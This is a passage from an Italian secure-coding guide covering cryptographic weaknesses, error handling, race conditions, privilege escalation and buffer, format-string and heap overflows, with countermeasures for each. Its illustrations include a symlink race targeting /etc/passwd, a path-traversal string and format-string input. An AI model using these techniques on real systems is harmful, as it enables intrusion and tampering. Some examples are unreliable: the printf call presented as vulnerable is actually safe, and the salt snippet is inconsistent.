- Weak Keys (chiavi deboli): il meccanismo di generazione automatico delle chiavi crittografiche di un'applicazione produce delle Weak Keys. Si tratta di chiavi che, quando utilizzate per cifrare un messaggio, generano in output lo stesso messaggio in chiaro. Questa problematica è strettamente correlata al tipo di algoritmo crittografico utilizzato e può essere occasionalmente riscontrata durante la generazione di chiavi DES, 3DES, RC4, Blowfish, IDEA, etc.
- Collisioni: si tratta di una particolarità che si verifica nel caso degli algoritmi di hashing one-way (MD5, SHA-1, ecc…). Quando un'applicazione utilizza questo genere di algoritmi, ad esempio per confrontare la password fornita da un utente con il valore hash presente in un database, il valore in chiaro proveniente da input viene convertito in hash (una stringa cifrata). L'hash viene poi confrontato direttamente con il valore, sempre cifrato, mantenuto nel database. Per alcuni

algoritmi (come MD5) è matematicamente dimostrata la possibilità che la cifratura di valori testuali diversi può produrre in output lo stesso hash. Questa condizione, definita appunto collisione, può essere utilizzata da un aggressore per autenticarsi in un portale, fornendo delle credenziali di accesso differenti dalle originali.

L'attacco di brute forcing consiste nell'uso di un tool che elabora ad alta velocità combinazioni alfanumeriche col fine di intercettare chiavi crittografiche e/o password. Alcuni esempi di tool facilmente reperibili per un'oprazione di brute force attack sono: Aircrack-ng, John the Ripper, Rainbow Crack, Cain and Abel, L0phtCrack, Ophcrack, ecc.

Contromisure

Il brute force attack può essere contrastato bloccando l'account preso di mira, dopo un certo numero di tentativi di login falliti. Tuttavia, se l'utente malevolo ha organizzato l'attacco su un'utenza, questa potrebbe essere bloccata nuovameente, anche subito dopo lo sblocco da parte dell'help desk, determinandone la disabilitazione di fatto; se l'attacco riguarda più utenze ne può derivare un blocco del sistema (denial of service).
Bloccare l'ip dell'aggressore potrebbe portare a escludere una larga fascia di utenti leciti, in quanto l'ip potrebbe essere quello di un proxy. È preferibile bloccare un ip legandolo a un singolo device e a un singolo browser, attraverso l'uso di un device cookie.
Una misura sorprendentemente efficace è quella di utilizzare risposte imprevedibili agli attacchi brute force. Ad esempio la web application potrebbe dare codice http 200 (success) e poi reindirizzare la risposta su una pagina in cui si spiega che è in corso un brute force attack. Si può reindirizzare randomicamente l'utente su una pagina e fargli ridigitare la password.
Ogni comportamento "creativo" dell'applicazione può disinnescare gli automatismi che gli attaccanti hanno messo in opera.

6.3.3 Rainbow table e salt value

Una rainbow table è concettualmente una tabella in cui sono mantenuti un numero cospicuo di hash per i quali è già conosciuto il valore originario (testo in chiaro). Si possono comprare in rete svariati terabyte di tabelle rainbow, in base alla lunghezza delle stringhe trattate. Un aggressore può quindi determinare in pochi secondi l'esatta corrispondenza (clear text) semplicemente inserendo un hash nel software che gestisce le rainbow table. Questa problematica si verifica principalmente quando l'applicazione non utilizza un salt value per generare un hash. Un salt value è un fattore randomico che modifica la conformazione in output dell'hash stesso e non permette di utilizzare le classiche Rainbow Table per la relativa conversione in testo in chiaro.

Esempio: nel codice che segue, una chiave (`uncrpyptedPassword`) viene concatenata ad una stringa arbitraria (`salt`), per evitare che venga rivelata attraverso le `rainbow tables`:

```
messageDigest = MessageDigest.getInstance("SHA");
messageDigest.update((unecryptedPassword+salt).getBytes());
```

Contromisure

Utilizzare un valore della stringa `salt` sufficientemente lungo e complesso, in modo che le tabelle rainbow diventano completamente inutili ai fini della conversione clear text.

6.3.4 Archiviazione insicura

La trasmissione attraverso la rete di dati in chiaro testo o cifrati con algoritmi crittografici deboli non è l'unica pratica che può portare alla loro appropriazione indebita da parte di un aggressore. Anche archiviarli allo stesso modo nel filesystem o in un database può portare alle stesse conseguenze.

Attraverso lo sfruttamento di altre vulnerabilità, quali la SQL injection, il buffer overflow, il directory listing e altre, un aggressore può introdursi nel sistema e carpire queste informazioni.
Non direttamente correlabile con problematiche crittografiche in senso stretto, la tecnica di File system Polling viene spesso utilizzata da un aggressore con accesso locale ad un sistema per appropriarsi dei dati fintanto che essi permangono memorizzati su disco in forma non cifrata. Questa condizione si verifica quando tali dati vengono temporaneamente salvati per lunghi periodi in tabelle di staging o in punti ben precisi del filesystem, prima di essere definitivamente cifrati. L'aggressore, utilizzando script automatici, può copiare ciclicamente il contenuto di queste tabelle e directory in locazioni del disco differenti e mantenere i relativi dati in forma intelligibile per i suoi scopi.
Esempio:
È banale accedere a un file non cifrato, contenente dati elaborati, collocato in una directory raggiungibile del file system.
L'esecuzione del comando `more /usr/app/data/accounts.txt` rivela i dettagli degli account che non dovrebbero essere divulgati.

Contromisure

Occorre applicare le misure di sicurezza citate in precedenza per impedire le problematiche che permettono agli attaccanti di raggiungere il file system. I file e i dati sensibili o cruciali devono essere salvati nel filesystem in collocazioni dotate permessi restrittivi, solo dopo averli correttamente criptati con un algoritmo di crittografia "forte".

6.4 Gestione degli errori, delle eccezioni

La gestione degli errori, delle eccezioni o delle circostanze fuori dalla norma sono tutti quanti aspetti frequentemente trascurati dagli sviluppatori di software. La non corretta implementazione delle eccezioni può indurre l'applicazione a:

- bloccarsi o sospendersi;
- rilasciare informazioni utili all'aggressore per avanzare con successo nella sua azione intrusiva nel sistema;
- permettere all'aggressore di acquisire il controllo diretto del sistema o dell'applicazione.

Esempio:
Se l'applicazione non gestisce bene l'errore, le indicazioni che possono essere mostrate possono fornire molte informazioni all'attaccante, sia sull'applicazione, sia sull'ambiente nel quale gira. Ad esempio si guardi il seguente `stack overflow` mostrato in chiaro sulla pagina web, in seguito a un errore dell'applicazione:

```
Exception sending context initialized event to listener instance of class
com.selexes.gcm.server.MyServletContextListener java.lang.ArithmeticException: /
by zero at
com.selexes.gcm.server.MyAppServerBase.<init>(MyAppServerBase.java:46)at
com.insecurefirm.MyApp.server.MyAppServerXmpp.<init>(MyAppServerXmpp.java:33) at
com.insecurefirm.MyApp.server.MyAppServerXmpp.getInstance(MyAppServerXmpp.java:77)
at
com.insecurefirm.MyApp.server.MyAppServerFactory.<init>(MyAppServerFactory.java:76
)at
com.insecurefirm.MyApp.server.MyAppServerFactory.getInstance(MyAppServerFactory.ja
va:27)at
com.insecurefirm.MyApp.server.MyServletContextListener.contextInitialized(MyServle
tContextListener.java:34)at
org.apache.catalina.core.StandardContext.listenerStart(StandardContext.java:4812)a
t
org.apache.catalina.core.StandardContext.startInternal(StandardContext.java:5255)a
t org.apache.catalina.util.LifecycleBase.start(LifecycleBase.java:147)at
org.apache.catalina.core.ContainerBase$StartChild.call(ContainerBase.java:1408)at
org.apache.catalina.core.ContainerBase$StartChild.call(ContainerBase.java:1398)at
java.util.concurrent.FutureTask.run(Unknown Source)at
```


```
java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source)at
java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
java.lang.Thread.run(Unknown Source)
One or more listeners failed to start. Full details will be found in the
appropriate container log file
```

Di seguito vengono trattate le tecniche più comuni che possono causare l'insorgere delle problematiche descritte nei punti precedenti.

6.4.1 User Enumeration

Consiste nel tentativo, da parte di un attaccante, di indovinare, attraverso un attacco di brute force, l'esistenza di determinate utenze. Questa vulnerabilità è presente su quei servizi o quelle applicazioni che non gestiscono opportunamente le condizioni di errore durante le fasi di login e/o interrogazione, ritornando messaggi specifici e non generici. Gli attacchi di user enumeration colpiscono prevalentemente i portali web, seppur l'ambito di sfruttamento non sia unicamente circoscrivibile a questo genere di ambienti. Le applicazioni o i servizi soggetti a tale problematica vengono stressati da un aggressore con apposite richieste. In base alle risposte ottenute, l'aggressore è in grado di determinare quali siano le utenze valide e quali quelle inesistenti nel sistema/portale. La possibilità di determinare gli utenti regolari, gli permetterà di utilizzare le informazioni acquisiste come base di partenza per attacchi intrusivi più precisi e mirati. Ad esempio, se a seguito di un processo di autenticazione, in risposta alla sua richiesta di login, ottiene il messaggio specifico "Nome Utente Errato", ne conclude che l'utenza utilizzata non esiste; viceversa, se la risposta ritornata è "Password Errata" viene provata invece la sua esistenza. Condizioni simili possono essere riscontrate non solo nei processi di autenticazione, ma anche di registrazione di un nuovo utente, di recupero password o in applicazioni server per lo scambio di posta elettronica.

Esempio:
Risultato di una procedura di user enumeration su un modulo di login:



Contromisure

In nessun caso di errore, l'applicazione deve mostrare pagine di dettaglio dell'errore. L'utente deve essere rinviato su una pagina generica che mostra le informaizoni minime.
I messaggi d'errore devono essere il più generico possibile, per non dare ad un eventuale attaccante informazioni preziose che ne facilitino l'opera. Nel caso mostrato, il messaggio potrebbe essere: "Attenzione! Lo username o la password inseriti non risultano essere corretti". Per gli utenti con profilo Amministratore non deve essere consentito l'utilizzo di user name intuitivi quali "Admin", "Administrator", "Superuser" e simili.

6.4.2 Information disclosure


Le problematiche d'information disclosure sono molto comuni nelle applicazioni Web anche se non unicamente circoscrivibili a questo ambito. Si manifestano quando un aggressore riesce con apposite richieste a sollecitare una condizione non prevista o mal gestita dall'applicazione che ritorna messaggi

informativi o di errore contenenti dati o informazioni che possono agevolarlo nella pianificazione di nuovi attacchi intrusivi. Non tutte le condizioni d'information disclosure sono causate da richieste o eventi non correttamente gestiti dall'applicazione. Alla radice di problematiche simili possono anche esservi script o componenti mal progettati che, interrogati opportunamente con richieste regolari, possono fornire all'aggressore spunti utili per proseguire nella sua attività intrusiva. Sono classificabili come derivanti da problematiche d'information disclosure le seguenti informazioni rilasciate dall'applicazione ad utenze anonime o non autorizzate, a seguito di richieste malevole o regolari:

- I dati che svelano il percorso o i percorsi su disco in cui gli script o le componenti dell'applicazione sono stati installati e risiedono;
- I dati correlabili allo stato attuale dell'applicazione, alla sua versione e agli eventuali moduli o plug-in installati;
- I dati correlabili ai log delle attività manutentive svolte sull'applicazione;
- Tutti gli altri dati eventualmente svelati che per l'organizzazione hanno valenza critica, personale o sensibile;
- etc.

Le applicazioni compilate con l'opzione debugging o verbose possono essere più facilmente soggette a problematiche di information disclosure. Molte di queste condizioni si verificano inoltre a causa di una poco accorta gestione dell'input utente (vedasi ' Validazione dell'input' e relativi sottoparagrafi).

Esempio di default script web soggetto a information disclosure:




L'esempio di cui sopra mostra come l'applicazione (a seguito di condizioni mal gestite) fornisce messaggi informativi o di errore contenenti dati o informazioni (server type –nginx-, versione ed il S.O. -Ubuntu-) che possono agevolare l'aggressore.

Contromisure

Per evitare di divulgare importanti informazioni, utilizzabili da eventuali attaccanti, è necessario configurare l'application server in modo tale che, nelle intestazioni http di risposta non vengano fornite informazioni quali ad esempio: server type (in questo caso *ngix*), nome e/o release del sistema operativo.
Per tale finalità, prima di sviluppare l'applicazione è fondamentale analizzare le possibili minacce (threat modeling). L'analisi consente di individuare in maniera più puntuale gli elementi a rischio, che potrebbero portare alla divulgazione d'informazioni utili ad un eventuale attaccante.

6.4.3 Directory Listing

Le problematiche di directory listing sono molto comuni nelle applicazioni Web, anche se non unicamente circoscrivibili a quest'ambito. Si manifestano quando un aggressore riesce con apposite richieste a visualizzare il contenuto di una directory, prelevando file dal suo interno o visualizzando dati che dovrebbero di norma essere preclusi agli utenti non autenticati o che non dispongono di specifici privilegi. Comunemente un aggressore riesce a sfruttare questo tipo di problematiche facendo leva su configurazioni applicative errate.
Esempio di una sessione Directory Listing:



Contromisure


I web sever prevedono l'opzione di abilitare/disabilitare il directory listing. Occorre fare attenzione che il default non sia l'abilitazione, nel qual caso impostare la disabilitazione.

6.4.4 Denial of Service (DoS)

Traduzione di "negazione del servizio", un denial of service è una condizione che causa, a seconda di specifiche circostanze, il blocco, la sospensione o il rallentamento dell'applicazione, di un suo singolo processo, di un'unica componente o dell'intero sistema. Ciò è determinato dal tipo di integrazione dell'applicazione stessa con il kernel, le sue strutture e dai privilegi con i quali viene eseguita. Una

condizione di denial of service viene comunemente causata da un aggressore che sfrutta errori di programmazione riconducibili a problematiche di overflow (descritte nel paragrafo 4.2.6) o come effetto di un attacco non andato a buon fine, che mirava originariamente all'esecuzione di uno shellcode.
Condizioni di denial of service meno pesanti possono ad esempio causare il blocco di un account utente.
Deadlock - Nella programmazione multithread, uno degli errori che più comunemente da origine a problematiche di Denial Of Service è il deadlock. È una circostanza che si verifica quando due o più processi si fermano ad aspettarsi l'un l'altro, a tempo indefinito. La condizione che sbloccherebbe l'attesa, che potrebbe essere il termine di esecuzione di una procedura o il liberamento di una risorsa che causa il blocco, non si verifica mai.

Esempio di crash di un'applicazione che presenta una problematica di Stack Overflow:



L'attacco è andato a buon fine pertanto l'applicazione necessita di essere riavviata per fornire nuovamente il servizio agli utenti.

Contromisure

Dato che il denial of service può essere causato da numerose condizioni inerenti l'applicazione o l'ambiente operativo, le contromisure comprendono una serie di best practises di programmazione che limitino al minimo la superficie d'attacco.
A livello di web server è possibile: definire il numero massimo di richieste accettabili per una connessione TCP; stabilire un timeout e la dimensione massima del body di una singola richiesta; definire un timeout per ogni connessione.

6.4.5 Race condition

La race condition, dove "race " sta per "corsa" è una situazione che si verifica in un ambiente multithreading, dove più processi entrano in competizione per le stesse risorse. Ciò è possibile quando è importante la sequenza delle operazioni, ma l'accesso alle risorse da parte dei vari thread non è soggetto ad alcun vincolo.
La circostanza più classica è riconducibile a quelle applicazioni che devono scrivere dei dati sul disco dopo aver effettuato una serie di controlli preventivi. Un aggressore può usufruire del lasso di tempo in cui questi controlli vengono effettuati, o bloccare per un sufficiente periodo la loro esecuzione, sfruttando una vulnerabilità logica dell'applicazione (ad esempio un deadlock momentaneo), per alterare il dato di destinazione.
Le conseguenze di una modifica malevola del dato possono variare da un errore logico o applicativo, fino al crash dell'applicazione, o addirittura del sistema, se si riesce a generare un errore di overflow.

Esempio:
Il frammento di codice che segue; verifica l'accesso a un determinato file e nel caso in cui l'esito della verifica sia 'truè, apre il file in scrittura:

```
if (access("file", W_OK) != 0) {
  exit(1);
}
fd = open("file", O_WRONLY);
// Actually writing over /etc/passwd
write(fd, buffer, sizeof(buffer));
```

Se fra il controllo e l'apertura del file, l'attaccante riesce a creare un link simbolico a "file" attraverso la seguente sequenza di codice:

```
symlink("/etc/passwd", "file");
```

l'attaccante riesce a manomettere il comportamento del programma che andrà quindi a scrivere nel file sbagliato.

Contromisure

La gestione della concorrenza fra diversi processi all'interno della stessa applicazione è una questione piuttosto delicata. Massima cura deve essere prestata, in fase di progettazione, al problema della competizione fra diversi thread per le stesse risorse. Non c'è una regola universale, ma i vari linguaggi di programmazione offrono diversi strumenti per la gestione di questo specifico aspetto.
La sincronizzazione di metodi e classi o l'uso di semafori sono di solito i rimedi adottati per prevenire questo problema.

6.4.6 Privilege Escalation e aggiramento dei permessi utente

Le eccezioni e le condizioni non previste o mal gestite sono sfruttate molto spesso dagli aggressori per ottenere un innalzamento dei privilegi (privilege escalation), ovvero la possibilità di svolgere operazioni sul sistema o sulla stessa applicazione con privilegi superiori rispetto a quelli posseduti prima dell'attacco. Ad esempio, sfruttando con successo uno Stack Overflow, l'aggressore che da remoto poteva unicamente godere dei privilegi di un utente anonimo o di basso profilo, può successivamente operare nel sistema come se fosse un utente locale a cui sono stati assegnati permessi amministrativi. Analogamente sfruttando una situazione di race condition, l'aggressore può modificare un file pur non possedendo come utenza originaria gli effettivi privilegi di scrittura. Nel caso di un Directory Listing può invece accedere ad aree riservate di un portale ancor prima di autenticarsi, bypassando il meccanismo con il quale l'applicazione assegna i permessi agli utenti regolari.
Le motivazioni che rendono solitamente possibile un Privilege Escalation sono menzionate di seguito:

- l'applicazione, il servizio o il singolo componente vengono avviati con i privilegi amministrativi;
- L'applicazione utilizza privilegi amministrativi anche quando svolge azioni per conto di un'utenza non privilegiata;
- Nei sistemi Unix o derivati il bit Set-User-ID è attivo.

Una privilege escalation non si definisce tale solo quando l'innalzamento dei privilegi riguarda direttamente il passaggio da un'utenza non privilegiata a una privilegiata, ma anche quando lo scambio di permessi avviene tra utenze non privilegiate.

Esempio:
Attraverso la tecnica del path traversal, l'attaccante è in grado di individuare le pagine che consentono l'accesso senza autenticazione:

```
/../.././userProfiles.html
```

Contromisure

È necessario progettare l'applicazione in modo tale da impedire che informazioni utili all'attacco possano essere svelate in caso di errore o di un'eventualità non gestita.

6.5 Bound checking e problematiche di overflow

Le problematiche di Overflow si verificano solitamente quando i dati provenienti da input utente, senza prima essere adeguatamente verificati, vengono memorizzati all'interno di buffer non abbastanza grandi per contenerli. Ciò è all'origine di differenti conseguenze, a seconda delle regioni di memoria in cui l'overflow si è manifestato e delle aree sovrascritte. In alcuni casi, l'aggressore può sfruttare l'area di memoria sovrascritta per eseguire comandi remoti finalizzati all'apertura di un canale di accesso al sistema vulnerabile. Altre volte viene semplicemente generato un crash dell'applicazione o del sistema, con conseguente interruzione nell'erogazione del servizio (DoS).

Altri problemi di overflow si manifestano a seguito di circostanze diverse e non necessariamente correlabili alla copia o allo spostamento di dati in un buffer insufficiente. Le principali problematiche di overflow oggi conosciute vengono di seguito descritte.


6.5.1 Stack overflow

Il principio di sfruttamento è molto semplice e si basa sulla possibilità di saturare un buffer oltre le sue reali capacità di contenimento, fino a sovrascrivere l'indirizzo di ritorno della funzione vulnerabile. L'indirizzo di ritorno è un valore posizionato nella regione di memoria stack che permette all'applicazione, al rientro della funzione chiamata, di riprendere l'esecuzione dall'istruzione immediatamente successiva. Questo valore è puntato da diversi registri, in base all'architettura hardware per la quale l'applicazione è stata compilata (ad esempio EIP su piattaforma x86 o RIP su piattaforma x64). Riuscendo a saturare un buffer oltre le sue capacità di contenimento, un aggressore ha la possibilità di sovrascrivere, con valori prettamente arbitrari, tutte le aree di memoria adiacenti, fino a giungere all'indirizzo di ritorno, facendo proseguire l'esecuzione del programma da qualsiasi indirizzo di memoria desiderato, deviando il regolare flusso esecutivo dell'applicazione.
L'esecuzione di codice malevolo attraverso uno stack overflow si sostanzia fondamentalmente in tre step:

- l'aggressore satura il buffer non soggetto a bound-checking e colloca ad un certo punto della memoria lo shellcode;
- l'aggressore sovrascrive l'indirizzo di ritorno della funzione vulnerabile con l'indirizzo in memoria in cui risiede lo shellcode;
- Dal ritorno della funzione lo shellcode viene eseguito;

Esempio:

Rappresentazione generica di uno stack overflow:



Contromisure


Il programmatore deve configurare i cicli sugli array in modo da non superare il numero di elementi previsto. Un loop per tutta la lunghezza *possibile* del buffer potrebbe attivare il codice malevolo.

6.5.2 Off-by-one/Off-by-few

Gli overflow che si manifestano nello stack sono oggi meno frequenti rispetto al passato, ma non sono del tutto scomparsi. In realtà, queste problematiche sono ancora riscontrabili nei moderni software, a causa di errate pratiche di programmazione. Gli overflow definiti Off-by-one o Off-by-few ne sono la dimostrazione palese. Rientrano in questa categoria tutti gli overflow che, al contrario degli stack overflow, permettono di eccedere solo di uno o pochi byte oltre le reali capacità di contenimento di un buffer. Questa condizione, a seconda del compilatore utilizzato, della predisposizione dei buffer e delle variabili in memoria e quindi soprattutto dell'architettura hardware su cui il software gira, può permettere ad un aggressore di alterare a

piacimento il flusso di esecuzione dell'applicazione, senza intaccare in modo diretto l'indirizzo di ritorno della funzione vulnerabile. In genere è sufficiente raggiungere l'ultimo byte dell'indirizzo dello stack frame della funzione vulnerabile (il frame pointer puntato ad esempio nell'architettura hardware x86 dal registro EBP) per sfruttare l'attacco eseguendo uno shellcode. Questo genere di errori si verifica molto spesso all'interno di cicli.

Esempio:
Esempio corretto di riempimento di un buffer



In una situazione normale la variabile buffer[104] dovrebbe contenere 103 byte di dati seguiti dal terminatore stringa NULL ('\0')

Esempio errato di buffer sovrascritto di pochi byte oltre le sue reali capacità di contenimento

Contromisure

Gli sviluppatori devono porre la massima attenzione sui loop all'interno degli array, rispettando la lunghezza allocata. I null di terminazione stringa devono essere conteggiati e considerati.

6.5.3 Format string overflow

Il Format string overflow è una tecnica abbastanza recente, descritta nella sua capacità di eseguire istruzioni remote su un sistema durante la prima metà del 2000. Precedentemente nota per i soli effetti di blocco di un'applicazione, questo genere di overflow si può manifestare nelle regioni di memoria stack o heap. Si verifica quando non viene specificato deliberatamente il formato di funzioni che lavorano le stringhe (ad esempio printf, fprintf, sprintf, snprintf), costruendo tale formato a partire dall'input utente.
Tramite il format string "%n", un aggressore può, infatti, scrivere un valore arbitrario in un qualsiasi punto dello spazio di memoria allocato per il processo dell'applicazione.
L'esecuzione di codice malevolo attraverso un format string overflow si sostanzia fondamentalmente in tre step:

- L'aggressore colloca in un certo punto in memoria lo shellcode;
- L'aggressore individua in memoria l'indirizzo di ritorno della funzione vulnerabile e lo sovrascrive con l'indirizzo in cui risiede lo shellcode;
- Al ritorno dalla funzione lo shellcode viene eseguito.

Questa tecnica è soggetta a variazioni nel caso di buffer che risiedono nella regione di memoria heap, dove per eseguire lo shellcode è eventualmente possibile sfruttare indirizzi di chiamata a funzioni di hook, puntatori a funzioni di distruzione (Destructor) invocate all'uscita dell'applicazione, puntatori a gestori delle eccezioni o puntatori a funzioni residenti in librerie esterne linkate con l'applicazione. Un aggressore può utilizzare uno di questi puntatori anche nel caso in cui l'overflow si manifesta nella regione di memoria stack (ad esempio per bypassare restrizioni di tipo stack canary/cookie o in quelle architetture in cui lo stack non risulti essere eseguibile).

Esempio

Se l'applicazione accetta parametri di sostituzione come `%x` e `%s` in istruzioni come la `printf`:

```
printf("valore immesso: %s", valoreInput);
```


L'attaccante sostituendo il valore del campo in input (`valoreInput`) con `%x` farà perdere all'applicazione il riferimento corretto: l'applicazione cercherà il valore corrispondente nella memoria stack senza riuscire a trovarlo. A questo punto l'attacco ha conseguenze ancora più gravi se all'indirizzo di memoria di quella variabile, l'attaccante fa corrispondere una funzione inserita ad hoc dallo stesso.

Contromisure

Non utilizzare mai l'input dell'utente come stringa di formattazione per le funzioni tipo printf e scanf senza averlo prima verificato.

6.5.4 Heap overflow

I buffer allocati dinamicamente da un'applicazione risiedono nella regione di memoria heap e sono sottoposti a problematiche di overflow così come quelli residenti nello stack. Un luogo comune del passato oramai sfatato era che problematiche di questo tipo non potessero essere sfruttate da un aggressore per eseguire uno shellcode per via dell'assenza di un indirizzo di ritorno che potesse essere utilizzato come puntatore al codice malevolo. Un heap overflow si manifesta solitamente quando un buffer che viene deallocato contiene dati arbitrari provenienti da input utente o quando successivamente ad un overflow ne viene allocato uno nuovo. In entrambi i casi, secondo l'architettura, si viene a creare una condizione adatta per l'esecuzione fraudolenta di uno shellcode. La tecnica è resa possibile manipolando i puntatori alle aree di memoria (chunk) che vengono liberati/allocati.
